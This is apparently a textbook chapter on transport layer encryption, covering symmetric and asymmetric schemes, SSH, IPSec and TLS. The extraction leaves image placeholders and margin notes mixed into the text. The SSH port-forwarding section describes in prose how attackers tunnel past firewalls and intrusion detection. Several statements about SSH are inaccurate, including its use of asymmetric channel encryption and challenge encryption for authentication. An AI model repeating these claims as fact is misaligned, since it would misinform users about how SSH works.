
tion In symmetric encryp- tion schemes, both peers use the same

key.

In a symmetric encryption scheme, both peers use the same key for encryption and decryption.

Symmetric encryption schemes are easy to implement. In the simplest form, an XOR operation with the key can be applied to the data. The same operation executed by the peer on the encrypted data stream yields the original result.

Transport Layer Encryption



Most symmetric encryption schemes are computationally easy. This yields high encryp- tion performance in terms of data throughput.

An example of symmetric encryption that is of practical relevance is the Advanced Encryption Standard (AES).

The fact that both parties in a symmetric encryption scenario share the same key is problematic, as it demands a certain level of trust between the peers. If one of the par- ties loses exclusive control over the shared key, the communication is compromised.

More problematic is the fact that, at some point, the whole key has to be made known to both peers. Given that the underlying communication layers must be considered insecure, regular network communication is out of the question.

This means that symmetric keys must be shared in some other way, often involving some form of physical interaction in order to keep them secret. Because the common key has to be known before starting the actual encrypted communication, the key is often also called a pre-shared key (PSK).


Asymmetric Encryption

Asymmetric encryption schemes elegantly circumvent the problem of having to share a common encryption key.

In asymmetric encryption, every peer owns its own key pair consisting of a public and a private key. These two keys stand in an interesting mathematical relationship to one another: The public key can be used to encrypt data that only the corresponding pri- vate key can decrypt.

Asymmetric encryp- tion

In asymmetric encryption schemes, each peer uses its own private key and its peer’s public key.



The two peers exchange their public keys, so that each can send encrypted messages to the other. Peer 1 uses peer 2’s public key to send to peer 2, while peer 2 uses peer 1’s public key to send to peer 1.

The respective private keys are only used to decrypt the incoming data. This way, an attacker on the underlying insecure network layers can only ever intercept public keys and is unable to decrypt the network trafﬁc.

Asymmetric encryption methods, such as Rivest-Shamir-Adleman (RSA), allow peers to establish encrypted communication channels without the danger of exposing the infor- mation needed to decrypt the data on the same infrastructure.

They are, however, generally more computationally expensive than symmetric encryp- tion methods.

Hybrid Encryption Schemes

Hybrid encryption Encryption schemes that combine asym- metric and symmet- ric encryption are referred to as hybrid

encryption.

This trade-off between security and performance is the reason why most practical applications use a combination of both encryption schemes—that is, a hybrid encryp- tion scheme.

This combination of the two schemes is commonly achieved in the following two steps:

1. After the insecure connection is established, the peers authenticate each other using asymmetric encryption, thereby establishing an asymmetrically encrypted communication channel. They then use this channel to negotiate a subsequent symmetric encryption method, including the shared key.
2. The negotiated symmetric encryption (with its parameters) is used for the actual data interchange.

In practice, hybrid encryption schemes include further cryptographic methods for addi- tional special functions.

Transport Layer Encryption

### SSH

The Secure Shell (SSH) Protocol is an extremely widespread application of encrypted communication over the internet. Nmap, a popular port scanner in more recent ver- sions, contains a list of popular ports that are likely to be open (based on empirical research by the developers). At the time of writing, TCP port 22, the well-known port number for SSH, is in the top ﬁve scanned and open ports (Nmap, 2012).

In practice, the SSH protocol is used as a secure method of accessing interactive com- mand interfaces on (server) systems, usually in a UNIX environment. The protocol archi- tecture is described in RFC 4251 (Ylonen & Lonvick, 2006c).

Protocol Goals

From an application perspective, the ﬁrst and foremost goal of SSH is to replace the previously used terminal protocols for remote maintenance, such as the Remote Login (rlogin) protocol, which is documented in RFC 1282 (Kantor, 1991), and Telnet, which is described in RFC 854 (Postel & Reynolds, 1983).

Encryption

The main premise for the design of the SSH protocol was the realization that the trans- mission of sensitive authentication and command data over an insecure network is a great opportunity for attacks.

In principle, SSH uses asymmetric encryption to provide a secure communication chan- nel over an insecure network. There are two separate encryption channels, one for each communication direction. This means that different algorithms can be used for each direction.

In order to optimize performance, however, RFC 4253 recommends using the same algo- rithm for both directions.

Authentication

For any secure communication channel, it is important that the peer’s authenticity is ensured. The authentication mechanisms supported by SSH, and described in RFC 4252, are as follows (Ylonen & Lonvick, 2006a):

* public key. The only authentication method that must be implemented by server software is the use of a cryptographic public key. In this method, the client places a public key on the server. When a connection is attempted, the server uses this pub- lic key to issue a challenge to the client. A random number is encrypted using the

Secure Shell (SSH) Protocol

The SSH protocol is an application-layer protocol that pro- vides secure termi- nal access.

public key and only the client with the corresponding private key can decrypt the message and pass the challenge in a reasonable amount of time. The key pairs used for authentication are independent of the key pairs used for the encryption.


* + password. SSH supports the interactive authentication of a client using a password, usually using the server’s underlying authentication mechanisms.
  + host-based. An SSH server can be conﬁgured to automatically authenticate clients that connect from speciﬁc IP addresses. Host-based authentication was frequently used with SSH’s predecessor, rlogin. Such a conﬁguration poses a security risk, given that source IP addresses can be spoofed.

In addition to these features that stem from the goal of designing a “better rlogin,” SSH includes some further extensions that can impact network security.

Position within the TCP/IP and ISO/OSI Reference Models

In principle, SSH is an application-layer protocol because it uses the services of the transport layer. It also provides an application for users—a remote interactive terminal.

Nevertheless, it can additionally provide services for other application-layer protocols that can be used by other applications.



In detail, the SSH protocol consists of the following three different subprotocols that play speciﬁc roles in a layered architecture:

Transport Layer Encryption

1. The SSH Transport Layer Protocol directly uses the services of the transport layer and provides an encrypted communication channel for the higher-level protocols. This channel serves as an additional intermediate transport layer.
2. The SSH User Authentication Protocol uses the services of this protocol and pro- vides the authentication mechanisms supported by SSH. This corresponds to the session layer of the ISO/OSI reference model. Higher-level protocols use the serv- ices provided by it. Consequently, all higher-level features can only be used if the authentication is successful. In the TCP/IP reference model, these functions are part of the application layer.
3. The SSH Connection Protocol uses the services of the User Authentication Protocol and provides application-layer functions for the end user, such as a remote termi- nal.

Protocol Details

Every subprotocol of the SSH stack has its own speciﬁcation, described in its corre- sponding RFC document.

SSH Transport Layer Protocol


The SSH Transport Layer Protocol is responsible for establishing a secure communica- tion channel. It is described in detail, especially with respect to the key exchange algo- rithms, in RFC 4253 (Ylonen & Lonvick, 2006d).

Like classic hybrid encryption schemes, the SSH Transport Layer Protocol follows a two- step process. First, a key exchange takes place, based on an asymmetric encryption scheme. During this key exchange, the subsequent encryption algorithms and parame- ters are negotiated.

Unlike in pure hybrid encryption schemes, however, the subsequent encryption is not necessarily symmetric. Each encryption direction is negotiated separately. This allows computationally less powerful devices to use the protocol to interact with more power- ful devices at the cost of encryption strength in one direction. The standard key exchange algorithm in use by the SSH Transport Layer Protocol is the Difﬁe-Hellman Key Exchange.

SSH Transport Layer Protocol

The SSH Transport Layer Protocol pro- vides a secure com- munication channel.



Difﬁe Hellman Key

Exchange A Difﬁe-Hellman Key Exchange algorithm constructs a shared encryption key between two peers, but other variants are possible.

The Difﬁe Hellman Key Exchange algorithm used by SSH allows the calculation of a common, shared secret by both peers from the key pairs that they own. There are other variants, but they have in common that private keys are never transmitted.

Public and private keys are numbers that have speciﬁc properties. The public key is cal- culated from the private key, but the private key cannot be “easily” calculated from the public key.

In principle, the Difﬁe-Hellman Key Exchange, as set out in RFC 5656 (Stebila & Green, 2009), can be described in the following four steps:

1. A client connects to a server and transmits its public key.
2. The server uses the client’s public key and its own private key to calculate a shared secret. This will be the encryption key for the secure communication channel.
3. The server transmits its public key to the client. The client uses this public key together with its own private key to calculate the same shared secret for the encryp- ted communication channel.
4. Subsequent communication takes place over the secure channel. This includes future coordinated changes in encryption, such as key re-exchange operations.

The calculation of the shared key has the following important properties:

* + The calculation of the shared key from its components (private key and public key) is computationally easy.
  + The inverse computation of components from the shared secret (cryptoanalysis) is computationally difﬁcult.
  + Combining a private key from peer A with the public key of peer B yields the same result as the combination of peer A’s public key and peer B’s private key.

The Difﬁe-Hellman algorithm depends on parameters, most notably good prime num- bers and their generators. RFC 3526 gives a list of the parameter values that the Inter- net Engineering Task Force (IETF) deems strong (Kojo & Kivinen, 2003). RFC 4419 describes in detail the Difﬁe-Hellman group exchange algorithm that is used in the SSH

Transport Layer Encryption

protocol (Friedl et al., 2006). Difﬁe-Hellman itself provides no authentication of the two peers, so it has to be used in combination with digital signatures (e.g., public key ﬁn- gerprints).

This reliance on speciﬁc parameters is also grounds for some criticism of the Difﬁe- Hellman Key Exchange algorithm (Adrian et al., 2015).

After the key exchange, a secure communication channel is established. Over this channel, the client requests additional services. The ﬁrst of these services that a client has to request is the User Authentication Protocol.

SSH User Authentication Protocol

The SSH User Authentication Protocol is described in RFC 4252 (Ylonen & Lonvick, 2006a) and ensures that the client is authenticated to communicate (usually by starting a terminal session).

After a secure channel is established using the SSH Transport Layer Protocol, the server presents the client with a choice of authentication methods. The methods supported by the core speciﬁcation are:

* public-key-based
* password-based
* host-based
* none

The actual options an SSH server presents to the client depend on its conﬁguration. Only public-key-based authentication is mandated by RFC 4252 (Ylonen & Lonvick, 2006a), and it is theoretically possible to run an SSH server that does not require any authentication at all.

The client then sends an authentication request following one of the offered methods, including the relevant parameters (username, public key, etc.).

The server can then deny or accept the authentication request, in which case the client is authenticated to request further services.

SSH Connection Protocol

These further services are described in RFC 4254 (Lonvick & Ylonen, 2006b) and man- aged by the SSH Connection Protocol. It shoulders the main task of the SSH protocol, as it provides interactive login sessions. However, it also provides functionalities that are not as well-known but have a high impact on network security. These include remote command execution, forwarded TCP/IP connections, and forwarded X11 connec- tions.

All communication channels that are created in this way are multiplexed into a single encrypted SSH connection. The SSH Connection Protocol runs on top of the user authentication protocol, which in turn runs on top of the SSH Transport Layer Protocol.

SSH User Authenti- cation Protocol The SSH User

Authentication Pro- tocol provides vari- ous methods to authenticate SSH connections.

SSH Connection Pro- tocol

The SSH Connection Protocol provides application-layer functionalities.

Common Services

Aside from a regular terminal session, it is common to use SSH as a sublayer for a number of purposes.

File transfer


SSH contains submodules for ﬁle transfer, speciﬁcally scp and sftp, that can be used to transfer conﬁgurations or other ﬁles between peers.

Port forwarding SSH port forwarding makes SSH clients or servers act as prox- ies for other proto-

cols.

Port forwarding

Another service that SSH can provide is port forwarding. This works somewhat similarly to a SOCKS proxy, but the forwarding endpoint must be predetermined. Port forwarding using SSH can take place in both directions. The direction is requested by the client.




As depicted in the ﬁgure above, in local port forwarding, a client requests that a client local port be forwarded to a system that is reachable by the server. This port can then be used to access internal systems, such as an intranet server, bypassing ﬁrewall rules and subnet borders.

In the example shown in the ﬁgure above, an internal intranet web server that is not normally accessible from outside the network segment is made available by proxy. An external client contacts an SSH server in the same network segment and requests port forwarding. If the client connects to its local port 8080, as speciﬁed by the rule, this TCP connection is tunneled through the SSH connection and causes the SSH server to ini- tiate a connection to the internal web server and act as a proxy.

This concept can be used in combination with other proxy servers on the intranet side to obfuscate an attacker’s path. The encryption provided by the SSH protocol can cir- cumvent rules on network-based intrusion detection systems.

Transport Layer Encryption



Remote port forwarding, on the other hand, causes the SSH server to forward TCP trafﬁc on the speciﬁed port to a destination on the client side.

In conjunction with other vulnerabilities, this can be used to force network trafﬁc through infrastructure controlled by an attacker.

In the example shown in the ﬁgure above, an attacker causes a compromised victim running an SSH server program to forward incoming connections on TCP port 8080 to a proxy server under the attacker’s control.

If the victim is made to use this port as a web proxy, its HTTP trafﬁc will pass through the attacker’s proxy and enable dangerous attack scenarios.

Tunneling and other services

More recent versions of SSH clients can combine the techniques from local and remote port forwarding to create a full virtual private networking (VPN) tunnel between two endpoints, similar to Transport Layer Security (TLS).

Tunneling requires the creation of a virtual network device and the alteration of routing tables on both endpoints. This affects the IP/network layer of both peers and requires elevated system privileges.

SSH can also be used semi-transparently by other applications. For example, rsync directly supports using an SSH connection as an underlying layer over which to syn- chronize ﬁle structures.

All these powerful applications of the SSH protocol make it necessary to monitor SSH servers and trafﬁc very closely with regard to conﬁguration and security.

### IPSEC

Security Architecture for the Internet Pro-


tocol The IPSec provides secure communica-

tion channels between network segments and hosts.

The Security Architecture for the Internet Protocol (IPSec) is described in RFC 4301 (Kent & Seo, 2005) and related documents. Its development stems from the distinction between trusted, internal networks within an organization on the one hand, and untrusted, insecure networks on the other. Organizations have outlying facilities in other physical locations that have to be securely connected to the internal network.

IPSec provides the means to do this on the network layer without the need for dedica- ted physical lines.

Position in the Reference Model



Being situated at the third layer, the internet layer, IPSec is not directly under user or process control. It needs support from the operating system and is often implemented on dedicated devices (such as “crypto boxes”) that are called security gateways.

The IPSec protocol stack is tightly bound to the IP protocol stack—so much so that IP header ﬁelds inﬂuence IPSec ﬁeld lengths. The Internet Key Exchange (IKE) uses UDP port 500 or 4500 for communication. The Encapsulating Security Payload (ESP) and Authentication Header (AH) do not use port numbers, as they work on the network layer. It is also possible to use the IPSec stack over TCP (usually on port 10000) as described in RFC 8229 (Pauly et al., 2017).

Protocol Goals

IPSec is described as “interoperable, high quality, cryptographically-based security for IPv4 and IPv6” (Kent & Seo, 2005, p. 4) at the IP layer.

The following aspects are covered by the speciﬁcation (Kent & Seo, 2005):

Transport Layer Encryption

* access control. Not every peer can connect to the secured network in arbitrary ways. This includes minimal ﬁrewall capabilities provided by IPSec.
* connectionless integrity. The underlying network is considered unreliable not only in terms of eavesdropping but also with regard to tampering. IPSec has to detect alter- ations to individual IP packets.
* data origin authentication. IPSec veriﬁes the source of data in order to countermand IP spooﬁng.
* detection and rejection of replays. IPSec uses and veriﬁes sequence numbers in order to counter replay attacks.
* conﬁdentiality. Data exchanged over IPSec are encrypted and intended to be safe from eavesdropping. Depending on how IPSec is used, trafﬁc ﬂow information (for example, source and destination IP addresses) may also be encrypted

Implementations may vary regarding advanced methods of realizing these goals (e.g., they may provide more ﬁrewall functionality), but this variation comes at the cost of interoperability.

Basic Concepts

IPSec acts as a boundary between unprotected and/or public trafﬁc on the one hand and protected and/or internal trafﬁc on the other.

Security gateways (SGs) are responsible for maintaining this boundary. SGs are inter- mediate systems (routers and/or ﬁrewalls) that implement IPSec and act as a gate- keeper.

IPSec-based connections can be formed using the following types of interconnections:

* gateway-to-gateway/site-to-site. In this application scenario, two internal network segments are connected across an insecure network.
* gateway-to-host/site-to-host. In this scenario, a single system (host) connects to a security gateway to join an internal secure network.
* host-to-host. Two hosts can use IPSec to form a secure point-to-point interconnec- tion.

All systems that implement IPSec use the following three databases to manage their connections:

Security gateways These intermediate systems act as a boundary between protected and unprotected network segments.

* + the security association database (SAD), which stores parameters of associations (the encrypted communication channels) and is used to verify inbound trafﬁc, including the detection of replays
  + the security policy database (SPD), which contains access control lists (ACLs) similar to ﬁrewall rules that deﬁne whether IPSec should DISCARD the packet, BYPASS IPSec processing and forward the packet as it is (for unencrypted trafﬁc), or PROTECT the packet by putting it through the encryption process
  + the peer authorization database (PAD), which identiﬁes peers and stores their authentication data (trust anchors, certiﬁcate revocation lists, etc.). It authorizes the creation of security associations (SAs). Peers can be identiﬁed by the following ID types:
    - DNS name
    - distinguished name (as entry of an X.509 certiﬁcate)
    - email address conforming to RFC 822
    - IPv4/IPv6 address or address range
    - an exact match of their key ID. When IPSec conﬁgurations use pre-shared keys, these keys are assigned an ID that is stored in the PAD and is used to verify that the peer uses the same key before authenticating them. Often, this ID is based on the IP address of the peer.

IPSec peers are authenticated by either a valid X.509 certiﬁcate or a pre-shared secret.

IPSec can be operated in two different modes which perform the encapsulation and encryption of IP packets in slightly different ways, as follows:

* + In “Transport” mode, IPSec only encrypts the IP payload, leaving the original IP header intact. This is problematic if network address translation (NAT) is performed between the two peers, as is often the case with home routers. NAT rewrites the IP packets’ source and destination addresses, which violates the packet integrity that IPSec aims to ensure.
  + In “Tunnel” mode, entire packets are encrypted and wrapped in new IP packets. This is especially useful for scenarios where NAT may occur between peers, as with remote mobile hosts that need to be integrated into a corporate network. The packet modiﬁcation performed by NAT is done only on the “outer” IP packets; the integrity of the complete encrypted IPSec packets is left untouched.

Subprotocols

The IPSec stack consists of three fundamental protocols, each of which has its own objectives.

Authentication Header

The Authentication Header (AH) protocol is described in RFC 4302 (Kent, 2005a) and is the most underlying protocol of the IPSec stack. It veriﬁes the integrity and origin of the data to protect against trafﬁc tampering and spooﬁng. It can also counter replay attacks.

Transport Layer Encryption

Encapsulating Security Payload

The Encapsulating Security Payload (ESP) is responsible for the actual encryption of the data stream. It ensures conﬁdentiality and is speciﬁed in RFC 4303 (Kent, 2005b).

It contains measures to ensure the correct sequence of datagrams that is necessary for decryption (the underlying IP packets can arrive out of order) and applies the crypto- graphic algorithms and parameters contained in the security association database that are relevant to the communication channel.

Internet Key Exchange

The Internet Key Exchange (IKEv2) protocol is used to initiate and maintain the secure communication channel. It follows the request-response paradigm and is speciﬁed in RFC 4306 (Kaufman, 2005). It uses the Difﬁe-Hellman Key Exchange algorithm to negoti- ate the encryption algorithms and parameters that are stored in the security associa- tion database (SAD) and which are used by ESP and AH. The IKEv2 protocol is also used to authenticate both peers vis-à-vis each other.


Processing Model

IPSec gateways and hosts are situated at the boundary of network segments. They must be able to handle and decrypt IPSec trafﬁc but are also expected to accept unencryp- ted regular IP packets for further forwarding.

IPSec contains a number of veriﬁcation techniques. If veriﬁcation fails at any point, Internet Control Message Protocol (ICMP) packets are generated to report errors.

The security policy database is logically split into SPD-I, SPD-O, and SPD-S databases that contain rules for incoming, outgoing, and protected trafﬁc, respectively.

Outbound trafﬁc



When an outbound packet arrives on the protected interface, the following three steps are followed:

Authentication Header


An Authentication Header is a protocol that veriﬁes data integrity and origin.

Internet Key Exchange

The IKEv2 protocol authenticates peers and negotiates encryption parame- ters.

1. The appropriate security policy database (SPD) ID has to be looked up. The SPD con- tains the processing rules that apply for this packet.
2. The packet header is compared with the corresponding SPD cache for the ID.
   1. If a match exists, the packet is processed accordingly.
      * BYPASS lets the packet pass without processing.
      * DISCARD drops the packet and generates an ICMP message.
      * PROCESS uses the corresponding SAD entry for encryption parameters.
   2. If no match exists, the actual SPD is queried, and the packet is processed accord- ingly. If a PROCESS entry is found, a new security association and SPD cache entries are created, if the key exchange was successful. If it failed, the packet is DISCARDed.
3. The packet is outputted to the forwarding facility. For nested SAs, when an encryp- ted packet needs to traverse a different encrypted network segment, the packet can be returned to IPSec processing.

Outbound packets that are discarded should make IPSec generate ICMP messages that contain relevant information, such as why the packet was discarded.

Inbound trafﬁc

Inbound trafﬁc is processed using the following ﬁve steps:

1. The inbound packet is (optionally) tagged with an interface ID.
2. The packet is demultiplexed.
   1. If it is an IPSec packet and addressed to this device, it is mapped to an active SA via the SAD.
   2. If the packet is not addressed to this device or is not an AH or ESP packet, an SPD-I lookup is performed. The packet BYPASSes IPSec or is DISCARDed accord- ingly. Consequently, IKE trafﬁc must have a BYPASS entry in the SPD.
   3. ICMP is always treated as unprotected and/or unencrypted trafﬁc.
3. IPSec packets (AH or ESP) are PROCESSed and veriﬁed according to the SAD.

Transport Layer Encryption

1. Inconsistent or invalid packets are DISCARDed and logged for audit. The sender should be notiﬁed via IKE, because at this point, a peer uses a valid encryption and authentication but transmits packets that have an invalid source and or destination. For distributed denial-of-service (DDoS) protection, this reporting is conﬁgurable.
2. The packet is handed to forwarding to get to its destination.

### TLS

The Transport Layer Security (TLS) protocol is described in its current version (1.3) in RFC 8446 (Rescorla, 2018). TLS aims to solve the same problem as IPSec, namely the secure interconnection of peers. It does so, however, with a greater focus on the inter- connection of individual hosts, or even processes, rather than on whole network seg- ments.

Protocol Goals

TLS aims to “provide a secure channel between two communicating peers” (Rescorla, 2018, p. 5). This explicitly includes

* authentication. Unlike with IPSec, only the server side of the channel is always authenticated. Client authentication is optional.
* conﬁdentiality. The data exchanged over the secure channel are encrypted and may even be padded to hinder trafﬁc ﬂow analysis.
* integrity. The modiﬁcation of data transmitted over the secure channel will be detected.

TLS is agnostic of the application-layer protocol that uses it. It provides its transport- layer services transparently. This means that the TLS standard doesn’t prescribe how higher-level protocols use it to add security to the application. It provides additional services to the transport layer that can be used to control how TLS handshakes are ini- tiated and how the authentication certiﬁcates are interpreted and exchanged. Conse- quently, application-layer protocols that want to use TLS for encryption must be designed around that, in contrast to IPSec, which encrypts network trafﬁc with com- plete transparency.

Relevancy

TLS is in extremely wide use and the “method of choice” when communication between two peers is to be encrypted. At the time of writing, around 80 percent of web page accesses using the Mozilla Firefox web browser used TLS to secure the communication (Firefox Telemetry, 2022). The application scenarios are countless because TLS offers a good way to add security to existing communication protocols without extensive addi- tional development effort.

Transport Layer Security

The Transport Layer Security protocol provides encryption services to applica- tion-layer protocols.

HTTPS

HTTP over TLS uses TLS to secure HTTP

trafﬁc.

HTTP over TLS (HTTPS)

The most obvious application for TLS is HTTP over TLS (HTTPS), which is speciﬁed in RFC 2818 (Rescorla, 2000). In order to distinguish TLS-encrypted trafﬁc from regular HTTP trafﬁc, TCP port 443 is commonly used instead of port 80.

The six-page speciﬁcation is a good example of how little effort is needed to secure an existing communication protocol using TLS. It essentially contains the speciﬁcation for how TLS is used, while the underlying speciﬁcations of HTTP and TLS are left untouched. It includes, in particular

* how connections are established and closed
* how conventions from the http protocol differ
* how server and client identities can be authenticated toward each other

Similarly, TLS can be used to secure email communication over SMTP, POP3, and IMAP.

OpenVPN and other TLS-based VPN solutions

Given that IPSec uses a quite complex processing model that is designed to work in corporate contexts and often requires dedicated hardware, the hurdles that can hinder its deployment are quite high.


TLS has established itself in practice as the basis for low-cost alternatives such as OpenVPN. These VPN solutions use TLS in order to provide an encrypted channel between the two endpoints.

Both endpoints then create a virtual network interface and corresponding routing table entries. The virtual interface is managed by the VPN software and relevant trafﬁc is tun- neled through the secure communication channel. In this case, the VPN software inter- feres with the internet/network layer of the endpoints.

Position in the TCP/IP Reference Model

TLS is clearly located on top of the transport layer. This allows individual processes on different systems to communicate securely. Other processes or users on multiuser sys- tems are separated from each other by the services of the underlying transport layer. It would be unfortunate if a user’s banking sessions running over HTTPS could be lis- tened in on by other users of the same system.

Transport Layer Encryption



Subprotocols

TLS consists of different subprotocols that fulﬁll speciﬁc roles in the TLS stack.

Record protocol

